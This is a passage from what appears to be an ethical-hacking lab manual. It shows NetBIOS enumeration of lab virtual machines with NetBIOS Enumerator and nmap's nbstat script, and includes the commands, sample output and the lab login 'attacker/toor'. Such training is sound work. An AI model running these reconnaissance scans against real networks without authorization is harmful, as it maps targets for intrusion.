
Module 04 – Enumeration

- NetBIOS Enumerator scans for the provided IP address range. On completion, the scan results are displayed in the left pane, as shown in the screenshot.
- The **Debug window** section in the right pane shows the scanning range of IP addresses and displays **Ready!** after the scan is finished.

Note: It takes approximately 5 minutes for the scan to finish.



- Click on the expand icon (+) to the left of the **10.10.1.19** and **10.10.1.22** IP addresses in the left pane of the window. Then click on the expand icon to the left of **NetBIOS Names** to display NetBIOS details of the target IP address, as shown in the screenshot.



- This concludes the demonstration of performing NetBIOS enumeration using NetBIOS Enumerator. This enumerated NetBIOS information can be used to strategize an attack on the target.
- Close all open windows and document all the acquired information.
- Turn off the **Windows 11** and **Windows Server 2019** virtual machines.

Task 3: Perform NetBIOS Enumeration using an NSE Script

NSE allows users to write (and share) simple scripts to automate a wide variety of networking tasks. NSE scripts can be used for discovering NetBIOS shares on the network. Using the `nbstat` NSE script, for example, you can retrieve the target's NetBIOS names and MAC addresses. Moreover, increasing verbosity allows you to extract all names related to the system.

Here, we will run the `nbstat` script to enumerate information such as the name of the computer and the logged-in user.

Note: Ensure that the **Windows Server 2022** virtual machine is running.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.


Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. In the terminal window, type **nmap -sV -v --script nbstat.nse [Target IP Address]** (in this example, the target IP address is **10.10.1.22**) and press **Enter**.

Note: **-sV** detects the service versions, **-v** enables the verbose output (that is, includes all hosts and ports in the output), and **--script nbstat.nse** performs the NetBIOS enumeration.



```
Applications Places System [Icons] [Parrot Terminal]
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# nmap -sV -v --script nbstat.nse 10.10.1.22
```


7. The scan results appear, displaying the open ports and services, along with their versions. Displayed under the **Host script results** section are details about the target system such as the NetBIOS name, NetBIOS user, and NetBIOS MAC address, as shown in the screenshot.

```

nmap -sV -v --script nbstat.nse 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help
MAC Address: 84:86:4C:A3:0B:66 (Unknown)
Service Info: Host: SERVER2022; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
  nbstat: NetBIOS name: SERVER2022, NetBIOS user: <unknown>, NetBIOS MAC: 84:86:4c:a3:0b:66 (unknown)
  Names:
    SERVER2022<00>      Flags: <unique><active>
    CEH<00>             Flags: <group><active>
    CEH<1c>             Flags: <group><active>
    SERVER2022<20>     Flags: <unique><active>
    CEH<1e>             Flags: <group><active>
    CEH<1b>             Flags: <unique><active>
    CEH<1d>             Flags: <unique><active>
    \x01\x02_MS_BROWSE_\x02<01> Flags: <group><active>
  Statistics:
    84 86 4c a3 0b 66 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
NSE: Script Post-scanning.
Initiating NSE at 01:12
Completed NSE at 01:12, 0.00s elapsed
Initiating NSE at 01:12
Completed NSE at 01:12, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.29 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.096KB)
[root@parrot]-[/home/attacker]
#

```

8. In the terminal window, type **nmap -sU -p 137 --script nbstat.nse [Target IP Address]** (in this case, the target IP address is **10.10.1.22**) and press **Enter**.

Note: **-sU** performs a UDP scan, **-p** specifies the port to be scanned, and **--script nbstat.nse** performs the NetBIOS enumeration.


```

clear - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#nmap -sU -p 137 --script nbstat.nse 10.10.1.22

```

9. The scan results appear, displaying the open NetBIOS port (137) and, under the **Host script results** section, NetBIOS details such as NetBIOS name, NetBIOS user, and NetBIOS MAC of the target system, as shown in the screenshot.

Module 04 – Enumeration



```
nmap -sU -p 137 --script nbstat.nse 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
